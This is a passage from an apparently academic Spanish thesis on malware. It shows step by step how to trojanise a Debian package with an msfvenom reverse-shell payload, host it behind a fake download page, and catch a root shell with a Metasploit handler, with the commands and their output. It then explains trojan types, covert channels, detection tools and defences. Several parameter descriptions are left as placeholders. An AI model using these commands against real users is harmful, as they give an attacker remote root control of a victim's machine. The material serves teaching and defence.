root@kali:/tmp/evil/work/DEBIAN$
```

Lista de códigos 6.5: Creación del Script de Post-Instalación

Con esto preparado, ya se puede seleccionar el *Payload* que se va a incluir dentro del paquete. Para ello se empleará la herramienta *msfvenom* del sistema *Kali Linux* y un *Payload* ya creado que permite abrir una conexión a una shell de forma inversa para sistemas *Linux* como se muestra en el código 6.6.

```
root@kali:~$ msfvenom -a x86 --platform linux \
-p linux/x86/shell/reverse_tcp LHOST=192.168.2.153 LPORT=443 \
-b "\x00" -f elf -o /tmp/evil/work/usr/games/freesweep_scores

Found 10 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 98 (iteration=0)
x86/shikata_ga_nai chosen with final size 98
Payload size: 98 bytes
Saved as: /tmp/evil/work/usr/games/freesweep_scores
root@kali:~$
```

Lista de códigos 6.6: Creación del Payload con Kali Linux .

Los parámetros de configuración más significativos del *msfvenom* son:

- **–platform *Linux*:** asd.
- **-p linux/x86/shell/reverse_tcp:** .
- **LHOST=192.168.2.153:** Dirección IP de la máquina donde se establecerá la conexión reversa. Es decir, la máquina del atacante.
- **LPORT=443:** Puerto en el cual se realizará la conexión reversa.
- **-o /tmp/evil/work/usr/games/freesweep_scores:** .

Una vez que está preparado el *Script* de post-instalación y el *Payload* ya se pueden adecuar los permisos y generar el paquete 6.7.

```
root@kali:/tmp/evil/work/DEBIAN$ chmod 755 postinst
root@kali:/tmp/evil/work/DEBIAN$ dpkg-deb --build /tmp/evil/work

dpkg-deb: building package 'freesweep' in '/tmp/evil/work'.
```

Lista de códigos 6.7: Permisos y creación del paquete

Como medio de distribución se usará un servidor web donde habrá un enlace de descarga al paquete que se acaba de crear 6.8.




Figura 6.4: Ejemplo de web falsa para propagación del Virus

```
root@kali:/tmp/evil$ mv work.deb freesweep.deb
root@kali:/tmp/evil$ cp freesweep.deb /var/www/
```

Lista de códigos 6.8: Disposición del paquete desde un servidor web

Una vez colocado correctamente dentro de las rutas utilizadas por el servidor web, Apache en este caso, se puede ejecutar y comprobar que la descarga está accesible por cualquier usuario que pueda ver este servidor 6.9.

```
root@kali:/tmp/evil$ service apache2 start
```

Lista de códigos 6.9: Arranque servidor web

Para comprobar que el paquete es accesible, se puede comprobar mediante una descarga del mismo desde la terminal o accedicendo a la página web donde se ha publicado y comprobando su disponibilidad.

6.6.3 Opcional: Web de descarga

Con el fin de hacer más creíble que el paquete es fiable y mediante el uso de la ingeniería social, se puede realizar el paso opcional de crear un portal de descarga donde colocar los paquetes u otros archivos infectados. Ver la figura 6.4.

En esta web se han publicado ambas versiones del paquete, con y sin infección, además de un aviso para aclarar que esto se trata de un trabajo académico. Publicar este virus en la red sería ilegal.

Con esto se pretende demostrar que con unas pocas líneas de HTML ya se puede tener un portal de descarga con el que engañar al usuario objetivo. Para darlo a conocer, por ejemplo, basta con empezar poniendo alguna referencia en algún foro como StackOverflow [sta], en el que es fácil que un usuario sin mucha experiencia no sepa identificar este sitio como peligroso y se infecte.

6.6.4 Realización del ataque.

Con todos los elementos preparados: paquete, *Payload* y portal de descarga; a continuación se procede a explicar detalladamente como se desarrolla la infección y el ataque al sistema de la víctima.

```
root@kali:/tmp/evil$ msfconsole -q \
-x 'use exploit/multi/handler; \
  set PAYLOAD linux/x86/shell/reverse_tcp; \
  set LHOST 192.168.1.101; set LPORT 443; \
  run; exit -y'

PAYLOAD => linux/x86/shell/reverse_tcp
LHOST => 192.168.1.101
LPORT => 443
[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
```

Lista de códigos 6.10: Creación y ejecución del handler

El paquete que se ha publicado tiene un *Payload* que creará una shell reversa hacia la máquina del atacante, pero dicha máquina debe estar escuchando para poder conectarse e interactuar. Para este fin se ejecuta un *handler*, o manejador, que estará esperando hasta que la víctima instale el paquete y se infecte. Para que el atacante prepare el *handler* debe ejecutar el código 6.10.

En el contexto de que la víctima haya encontrado el portal de descarga y bajado el paquete, ahora deberá instalarlo 6.11.

```
usuario@ubuntu:~$ sudo dpkg -i freesweeep_evil.deb
```

Lista de códigos 6.11: Instalación del paquete malicioso

Este proceso será completamente normal para la víctima, y podrá disponer del contenido de su paquete con total normalidad al hacer la instalación con el programa *dpkg* como en la figura 6.5. Sin embargo, el atacante verá que su manejador ha registrado la conexión. Esto le proporciona la shell con permisos de *root* que necesita para apoderarse del sistema que ha sido vulnerado. Se puede ver el resultado en la figura 6.6.

```
paco@paco-VirtualBox:~$ cd Downloads/
paco@paco-VirtualBox:~/Downloads$ ls -lart
total 64
-rw-rw-r--  1 paco paco 55396 ago  8 12:41 freesweep_0.90-3+b2_amd64_evil.deb
drwxr-xr-x  2 paco paco  4096 ago  8 12:43 .
drwxr-xr-x 18 paco paco  4096 ago  8 12:44 ..
paco@paco-VirtualBox:~/Downloads$ sudo dpkg -i freesweep_0.90-3+b2_amd64_evil.deb
[sudo] password for paco:
(Reading database ... 213749 files and directories currently installed.)
Preparing to unpack freesweep_0.90-3+b2_amd64_evil.deb ...
Unpacking freesweep (0.90-1) over (0.90-1) ...
Setting up freesweep (0.90-1) ...
#!/bin/sh: not foundreesweep.postinst: 1: /var/lib/dpkg/info/freesweep.postinst:
chmod: cannot access '\r': No such file or directory
Processing triggers for desktop-file-utils (0.22-1ubuntu1.1) ...
Processing triggers for gnome-menus (3.10.1-0ubuntu2) ...
Processing triggers for bamfdaemon (0.5.1+14.04.20140409-0ubuntu1) ...
Rebuilding /usr/share/applications/bamf-2.index...
Processing triggers for mime-support (3.54ubuntu1.1) ...
Processing triggers for hicolor-icon-theme (0.13-1) ...
Processing triggers for man-db (2.6.7.1-1ubuntu1) ...
paco@paco-VirtualBox:~/Downloads$
```

Figura 6.5: Instalación del paquete infectado

Ya hecha la intrusión y con los permisos más altos, el atacante se ha convertido en el dueño de la máquina. Ahora podría colocar un *Malware* de tipo *Troyano* o un *RootKit* para asegurarse mantener el acceso a este sistema en el futuro.

```
root@kali:/tmp/evil# msfconsole -q -x 'use exploit/multi/handler; \
set PAYLOAD linux/x86/shell/reverse_tcp; \
set LHOST 192.168.2.153; set LPORT 443; \
run; exit -y'
PAYLOAD => linux/x86/shell/reverse_tcp
LHOST => 192.168.2.153
LPORT => 443
[*] Started reverse TCP handler on 192.168.2.153:443
[*] Sending stage (36 bytes) to 192.168.2.160
[*] Command shell session 1 opened (192.168.2.153:443 -> 192.168.2.160:50482) at 2018-08-08 11:45:43 +0100

hostname
paco-VirtualBox
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
```

Figura 6.6: Manejador ha registrado la conexión

7

Troyanos

En este capítulo se trata el comportamiento y las características del *Malware* de tipo *Troyano*, el tipo de operaciones que puede realizar y, finalmente, cómo establecer medidas de seguridad para la protección de los sistemas informáticos ante este tipo de *Software*.

7.1 Introducción

El nombre que se le atribuye es una analogía a la estrategia llevada a cabo por el pueblo griego en su guerra contra la ciudad de Troya. Al ser una fortaleza que no podían asaltar directamente escogieron la estrategia de hacer un regalo de rendición. Los griegos ofrecieron presente en forma de caballo de madera de gran tamaño que los Troyanos aceptaron. Sin embargo dicho regalo escondía en su interior un pequeño grupo de soldados que consiguieron abrir las puertas de la ciudad permitiendo el paso del grueso del ejército griego y arrasando la ciudad troyana. En el mundo del *Malware*, esto es exactamente lo que hace un *Troyano*. Logra penetrar el sistema de forma oculta evadiendo la seguridad y crea una conexión reversa para permitir el paso y la salida de información.

Este es con diferencia el tipo de *Software* malicioso más abundante que existe como se indica en la figura 2.2 siendo casi tres cuartas partes de todo el *Malware* conocido. Esto lo convierte probablemente en el más peligroso debido a su gran variedad tipos y funcionalidades y al hecho de que cada uno puede requerir medidas excepcionales.

7.2 ¿Qué es?

Según el libro [Erb05] un *Troyano* es un tipo de *Malware* que se infiltra a través de la seguridad del sistema y permite una conexión oculta con el exterior permitiendo así a los atacante un acceso al sistema de ficheros de la máquina infectada y pudiendo a su vez tomar control completo de la misma de forma anónima y oculta. Algunas de sus posibles funcionalidades son:

- Eliminar, modificar o renombrar ficheros.
- Descarga y ejecución de otros *Malware*.
- Realizar cambios en los registros del sistema operativo.
- Robo de contraseñas o información confidencial.
- Manejo y registro del uso sobre los periféricos del sistema (Teclado, ratón, cámara web, micrófono etc).
- Apagado o reinicio del equipo.
- Ejecución o parada de determinadas aplicaciones.
- Desactivación de las medidas de seguridad que protegen la integridad del sistema.

Para mayor complejidad en este *Malware*, existen distintas variantes dentro de los *Troyanos* aumentando su sofisticación, especialización y complicando a su vez su detección y la protección del sistema objetivo. Tomando como referencial artículo [trob], se exponen a continuación sus tipos y características más significativas.

7.2.1 *Troyano* Backdoor

Este *Troyano*se caracteriza por la apertura de un canal de comunicación, a menudo un covert-channel, para permitir la comunicación con el atacante y asegurar un canal de entrada seguro al sistema siempre que el asaltante lo desee.

7.2.2 *Troyano* Droper

El Droper es un código que no es identificado como código malicioso por los *Anti-Virus* o las herramientas de detección de *Malware*. Una vez instalada en al máquina objetivo, el Droper se encarga de lanzar el código malicioso que de verdad comporta un ataque frente al sistema en cuestión.

7.2.3 *TroyanoKeyLogger*

Los de tipo *KeyLogger*se especializan en el control del periférico de entrada del teclado para registrar todas las teclas pulsadas con su marca de tiempo correspondiente y enviar dicha información al atacante. Esto propicia el robo de información como nombres de usuario y contraseñas cuando el usuario afectado emplea su ordenador para acceder a sus cuentas personales. Ante esta vulnerabilidad algunos sitios web como los portales bancarios emplean un teclado incorporado en la web, sin embargo estos *Malware* también son capaces de hacer capturas de pantalla y registrar cada uno de los movimientos del ratón.

7.2.4 *Troyano* Bancario

Específicamente diseñados para el ataque a entidades bancarias, estos *Troyano*s permiten ataques de tipo *Phishing* modificando el contenido del archivo *hosts* empleando una técnica conocida como Pharming local para sustituir el portal del banco por uno falso recreado perfectamente que permita el robo de las credenciales de las víctimas para el asalto a sus cuentas y el robo de dinero.

7.2.5 *Troyano* Downloader

Distinguido por permitir la entrada de otros *Malware*a la máquina que ha infectado de tal forma que no sean detectados. Este no suele ser peligroso por sí mismo pero si lo es el software al que permite el paso. Están estrechamente relacionados con los *Troyano*Backdoor pero con una funcionalidad mucho más específica.

7.2.6 *Troyano* Bot

Su principal objetivo es similar al de un *Troyano* Backdoor con la diferencia de que el controlador suele ser un software automático en lugar de un atacante. Este *Malware*bien expandido y con un software de control capaz de coordinar las acciones de cuantas máquinas sea posible es capaz de manipular y enviar órdenes a todas las víctimas, o zombies, creando lo denominado una Botnet, literalmente una red de robots, capaces de llevar a cabo ataques *DDoS*, resolver problemas de gran coste computacional, como el minado de criptomonedas, el envío masivo de *spam* y muchas más acciones que requieran de una gran infraestructura. Como señala la compañía de comunicaciones Cisco en su Blog [cis], se estima que Necurs, una de las Botnets más grandes que se han conocido ha afectado a más de 1.2 millones de sistemas Windows durante el año 2017 en más de 200 países.

7.2.7 Categorización

En esta sección se muestra una organización de estos tipos de *Troyano*según tres categorías principales que determinan a de forma general su objetivo; estas categorías son: de ataque a la Confidencialidad, a la Disponibilidad o a la Integridad del sistema. En la figura 7.1 se muestra un diagrama de esta organización.




Figura 7.1: Diagrama de la categorización de los Troyano

7.3 ¿Cómo funciona?

El funcionamiento de un *Troyano* puede dividirse en cuatro fases, cada una dependiente de la anterior para el correcto despliegue del *Malware*. A continuación se explica cada una de las fases detalladamente adjuntando a su vez un diagrama de funcionamiento 7.2.




Figura 7.2: Esquema de funcionamiento de Troyano

7.3.1 Infección

El primer paso para el proceso y del que dependen los siguientes es la infección de la víctima. Puede realizarse de decenas de formas, vía *E-Mail*, documentos con el código embebido, redirecciones web, ataques directos al sistema, ingeniería social, medios de

almacenamiento externos... En resumen, cualquier vía que permita hacer llegar el *Troyano* al sistema objetivo evadiendo la seguridad y de forma que el usuario no sea conocedor de que está siendo atacado.

7.3.2 Instalación

Una vez el *Malware* ha llegado al sistema, debe ejecutarse o bien por intervención del usuario o por un archivo de ejecución automática de procesos como es el caso de los ficheros *AUTORUN* de los sistemas *Windows* o un servicio en sistemas *Linux*. En cuanto logre lanzarse, instalará dependencias y demás componentes necesarios, en caso de requerirse, y comenzará la siguiente etapa.

7.3.3 Creación del canal de comunicación

Ya con el *Malware* en funcionamiento creará una conexión reversa con el servidor del atacante. Se dice conexión reversa porque el inicio se realiza desde el destino al origen, en otras palabras, desde el objetivo del ataque al creador del mismo. Este planteamiento se debe a que la inmensa mayoría de medidas de seguridad tanto en el sistema como en los Firewall se centran en restringir y bloquear el tráfico entrante pero descuidando el tráfico saliente a menudo para ahorrar problemas en aplicaciones y servicios empleados por el usuario. En *Linux* ésta no es una tarea complicada ya que los 1.000 primeros puertos están muy controlados y pertenecen al sistema, sin embargo los posteriores al 1024 y en especiales los superiores al 32.768 no se suelen monitorizar excepto en entornos debidamente protegidos. Además, estos puertos con un valor tan alto no requieren permisos especiales para su uso. Esto hace que ocupar por ejemplo el puerto 43.829 convierte al *Troyano*en indetectable para usuarios no expertos.

Otro sistema de comunicación, mucho más complejo pero viable y a la vez mucho más difícil de detectar es el uso de *Covert Channel*. Pueden encontrarse más detalles acerca de los *Covert Channel* en el artículo [SZ07]. Esto permite una comunicación entre dos ordenadores obviando las conexiones directas entre ellos o haciéndolas extremadamente complejas de encontrar. Como ejemplos de estos canales se emplean comunicaciones por vía *E-Mail*o modificando los campos de los protocolos de red a bajo nivel sin afectar a la comunicación.

Por vía *E-Mail*puede hacerse empleando la misma dirección y servidor que emplee

0										1										2										3	
0	1	2	3	4	5	6	7	8	9	0	1	2	3	4	5	6	7	8	9	0	1	12	3	4	5	6	7	8	9	0	1
Tipo										Código										Suma de verificación											
Sin uso																															
Cabecera de Internet + 64 bits de datagrama																															

Table 7.1: Tabla de definición del protocolo ICMP

el usuario en sus tareas personales para el envío de información y borrándola inmediatamente después para no dejar rastro. Incluso puede realizarse comunicación sin enviar el *E-Mail*. Existe una técnica que consiste en configurar una cuenta de correo mediante el protocolo IMAP que sincroniza el cliente y el servidor y dejando la información en la bandeja de borradores para que el mensaje no se tramite por servidores SMTP sin la seguridad adecuada. Esta técnica ha sido empleada incluso en casos de terrorismo para la comunicación entre distintas células. Este último ejemplo se explica en la conferencia de Chema Alonso llamada “Thinking about Security” impartida el 20 de Diciembre de 2012 en la Universidad de Castilla la Mancha [Alo12] (A partir del minuto 1:08:00).

En lo referente a la modificación de los paquetes de red, el ejemplo más sencillo es ocupando el campo de datos sin uso (resaltado en gris) del protocolo ICMP que se muestra en la tabla 7.1 extraída de su RFC correspondiente [RFC].

7.3.4 Control

En el otro extremo, es decir, en la máquina del atacante, se registrará la instanciación del *Troyano* en el objetivo y se aceptará la conexión cerrando la comunicación y dando paso a la fase de control. En esta fase y únicamente estando limitado por la funcionalidad del *Troyano* el atacante puede realizar cualquier acción sobre la máquina y apoderarse de ella. Se detallan con más precisión las opciones que tiene el atacante en la sección 7.2.

7.4 Cómo detectar un *Troyano*

Para la detección de *Troyano*s existen un amplio conjunto de herramientas ya que es el tipo de *Malware* más común y con más variantes que se conoce. Implantar una metodología manual que ayude a detectar un *Troyano*es algo extremadamente complicado debido a su variabilidad. Por esto se recomienda de forma directa el uso de las

herramientas y *Software*s que se detallan a continuación

- **rkhunter:** Programa para la detección de *RootKit*, *Exploit*, y *BackDoor*mediante comparación por MD5. [rkh].
- **ClamAV:** *Anti-Virus*, diseñado para el funcionamiento en entornos *Linux*. [cla].
- **chkrootkit:** Herramienta para la detección de *RootKit* incluso en binarios que hayan podido ser manipulados por otros programas para ocultar estos *Malware*. [chk].
- **Yara:** *Software*destinado para el manejo de patrones, tanto textuales como binarios, de *Malware*y que ayude en su identificación como fuente de consulta. [yar].
- **Sistemas IDS:**
  - **Tripwire:** Programa dedicado a la monitorización de los cambios realizados en ficheros y alertar sobre su modificación. [tri].
  - **AIDE:** Monitorizador de ficheros y directorios para sistemas *Linux*. [aid].
  - **Suricata:** Sistema de código abierto para detección y prevención de intrusiones en el tráfico de una red. [sur].
  - **Snort:** *Software* de detección de intrusos en red gratuito. [sno].
- **Volatility:** Sistema multiplataforma para el análisis de la memoria RAM para búsqueda de *Malware* y análisis forense. [vol].

7.5 Medidas de detección y protección ante un *Troyano*

La protección ante un *Malware* de este tipo puede ser muy compleja debido a la inmensa variedad de subtipos que existen y sus diferencias entre ellos. Sin embargo todos comparten ciertas pautas que pueden atacarse para interrumpir el ciclo de despliegue y ejecución de un *Troyano*. Como las cuatro fases que experimenta son dependientes, si una se bloquea se interrumpe toda la cadena haciendo el *Malware* inservible.

Como no existe una única fórmula que permita la protección completa, sólo se pueden seguir unas recomendaciones y medidas de seguridad, las cuales hay que tener en cuenta que por buenas que sean nunca protegerán un sistema al 100% de efectividad.

1. Es tan importante restringir la información entrante como la saliente para mantener la integridad de los computadores. Un filtrado exhaustivo de puertos, protocolos y direcciones IP limita en gran medida las posibilidades de establecer comunicación por parte del *Troyano* con el atacante. Aunque no evita la infección, este recurso permite la inhabilitación del virus y mitiga las acciones que pueda llevar a cabo mientras es identificado y borrado.

2. Los *Anti-Virus* no son una apuesta segura pero sí ayudan en la eliminación de los *Malware* más conocidos impidiendo su actuación. Sin embargo este *Software* la inmensa mayoría de ellos analiza únicamente los ficheros alojados en el disco duro y consumen muchos recursos de computación en el proceso. En cualquier caso, en el análisis estático y dinámico de código debe combinarse de forma adecuado. Más información sobre *Anti-Virus* en el documento [JD]. Por tanto un *Malware* residente en memoria volátil se convierte en prácticamente indetectable.

3. Un método de infección común es el paso ficheros y programas a través de medios de almacenamiento extraíble como memorias USB, tarjetas de memoria o discos ópticos. El bloqueo de estos periféricos limita en gran medida la capacidad de expansión de multiples *Malware*.

4. El mayor fallo de seguridad que ha habido, hay y habrá son los propios usuarios de los sistemas de computación. Esto es sabido y aprovechado por los criminales para realizar sus ataques. Por ello una buena formación en nociones de seguridad a particulares o empleados de una empresa sobre el uso de los sistemas previene muchas casos de infección y ataques. Citando a director de soluciones de seguridad de Microsoft Mike Danseglio:

   > *No existe parche para la estupidez humana* -Mike Danseglio-

5. En entornos de servidor es vital controlar los servicios, recursos y procesos de que están sucendiendo en el sistema. Con una debida monitorización de los procesos y sus recursos asociados puede ser relativamente simple identificar y eliminar procesos no autorizados. Un ejemplo sería la identificación de un proceso que ocupa recursos de red y no se encuentra entre la lista de autorizados.

6. Mantener las actualizaciones de seguridad a la última versión es vital ya que gran parte de los agujeros por los que el *Malware* infecta los sistemas pueden aparecer por fallos del sistema o de protocolos de red que no se tratan debidamente. En definitiva, elementos que sólo el fabricante puede arreglarlos y distribuir la solución.

7. La aplicación del mínimo privilegio enuncia que los permisos sobre ficheros, aplicaciones y programas deben estar establecidos a la configuración más restrictiva

posible permitiendo no obstante el correcto funcionamiento del *Software*. Es igualmente aplicable a usuarios que no tengan permitido instalar o ejecutar programas que no sean los estrictamente necesarios para la realización de su labor.

8. En sistemas *Linux*, la configuración de SELinux incrementa notoriamente el nivel de protección y seguridad de un sistema de este tipo en cuanto al control de acceso y a la gestión de las aplicaciones y las políticas de seguridad.

7.6 Ejemplo de funcionamiento de un *Troyano*

En esta sección se presenta el experimento realizado con un código *Troyano* para observar de forma práctica el funcionamiento y comportamiento de este tipo de *Malware*. Para recrear unas condiciones ficticias de un entorno de actuación típico se ha diseñado un escenario virtual para eliminar riesgos.

7.6.1 Descripción del entorno de pruebas

El entorno de pruebas para la experimentación con *Troyano*es el siguiente:

- **Red de trabajo:**
  - Tipo: Local privada sin salida a Internet.
  - Definición de red: 192.168.1.0/24.
- **Máquina del atacante:**
  - Versión: Sistema Kali *Linux* 4.15.0-kali2-amd64
  - Dirección IP: 192.168.1.37
- **Máquina del objetivo:**
  - Versión: Servidor Ubuntu 14.04.5
  - Dirección IP: 192.168.1.35

El ataque está formado por dos programas, el primero presenta una interfaz de control para el envío y recepción de información (reina.py), y el *Troyano* como tal que se ha de

infiltrar en el sistema objetivo (abeja.py). Este *Troyano* combina las características de los tipos Backdoor, Drooper y Downloader por sus funcionalidades de enviar y recibir ficheros, ejecutar programas, y crear una shell reversa no interactiva para la interacción con a víctima.

7.6.2 Preparación del ataque

Debido a la naturaleza de los *Troyano* que deben iniciar ellos mismos la conexión, es necesario que antes de eso, el programa de control esté ejecutando a la espera de la activación del *Malware* 7.3. Para que el *Troyano* pueda encontrar el programa de control es necesario que éste esté escuchando en un dirección IP pública a ser posible con un nombre asociado para poder ser resuelta por DNS y que dicho nombre esté escrito internamente en el código del *Troyano* o pueda ser configurado.




Figura 7.3: Lanzamiento del programa de control a la espera

Como paso final en la preparación, es preparar el método de infección y distribución del *Malware* ya que no es capaz de expandirse por sí mismo.

7.6.3 Instalación

Partiendo del supuesto de que la infección se ha llevado a cabo, el *Malware* se iniciará y si es posible, intentará realizar una escalada de privilegios para lograr ejecutarse con permisos de *root* y en tal caso se reiniciará. Al ser un código sencillo no requiere de dependencias externas ni paquetes. Esto implica que en caso de que no sea posible una escalada de privilegios, el *Troyano* sigue siendo funcional, y dicha escalada deberá realizarse a mano.

7.6.4 Creación del canal de comunicación

Para establecer la comunicación de forma correcta, se enlazará a un puerto de valor alto, evitando así los puertos más usados y a su vez los más controlados, para evitar la solicitud de autorización del administrador en el proceso. Una vez adoptado un puerto creará una conexión vía TCP/IP con el atacante estableciendo un canal full-duplex para el intercambio de información. Al completarse la conexión se observará el mensaje de la figura 7.4.




Figura 7.4: Conexión establecida entre Troyano y Control

Como trabajo futuro en este punto se requeriría de añadir una capa de SSL para hacer más complicada la detección del *Troyano*.

7.6.5 Envío de órdenes y Control

La interfaz del programa de control presenta una interfaz sencilla 7.5 con unas opciones predefinidas para enviar la orden al *Troyano*. Estas órdenes pueden ser todo lo complejas y sofisticadas que el desarrollador de *Malware* pueda incorporar sin exponer demasiado la naturaleza del *Software*.

A continuación se expone el funcionamiento de las órdenes que es capaz de ejecutar el *Troyano* desde el panel de control.




Figura 7.5: Menú de órdenes del sistema de control

Shell Inversa

La posibilidad de crear una shell inversa es vital a la hora de poder tomar control sobre un sistema. Esto permite al atacante interactuar por línea de comandos sin autenticarse y bordeando las medidas de seguridad que pudieran estar implantadas, como por ejemplo, la configuración del servidor de SSH.

Al seleccionar la opción 1 en el menú, se crea una shell no interactiva donde cada mensaje que se envía es interpretado por la misma. En la figura 7.6 se muestra un ejemplo de uso de esta funcionalidad.

Cabe añadir que gracias a esta conexión puede ejecutarse código o software del mismo modo que cualquier usuario. Esto incluye las características del *Troyano Back-Door* y el Droper en la misma funcionalidad.

Subida y bajada de ficheros

La otra funcionalidad seleccionada para la prueba de concepto es el envío y recepción de ficheros. Este intercambio se realiza por el mismo canal que se envían las órdenes pero con previo aviso al *Troyano* de que debe esperar un envío de fichero por bloques.

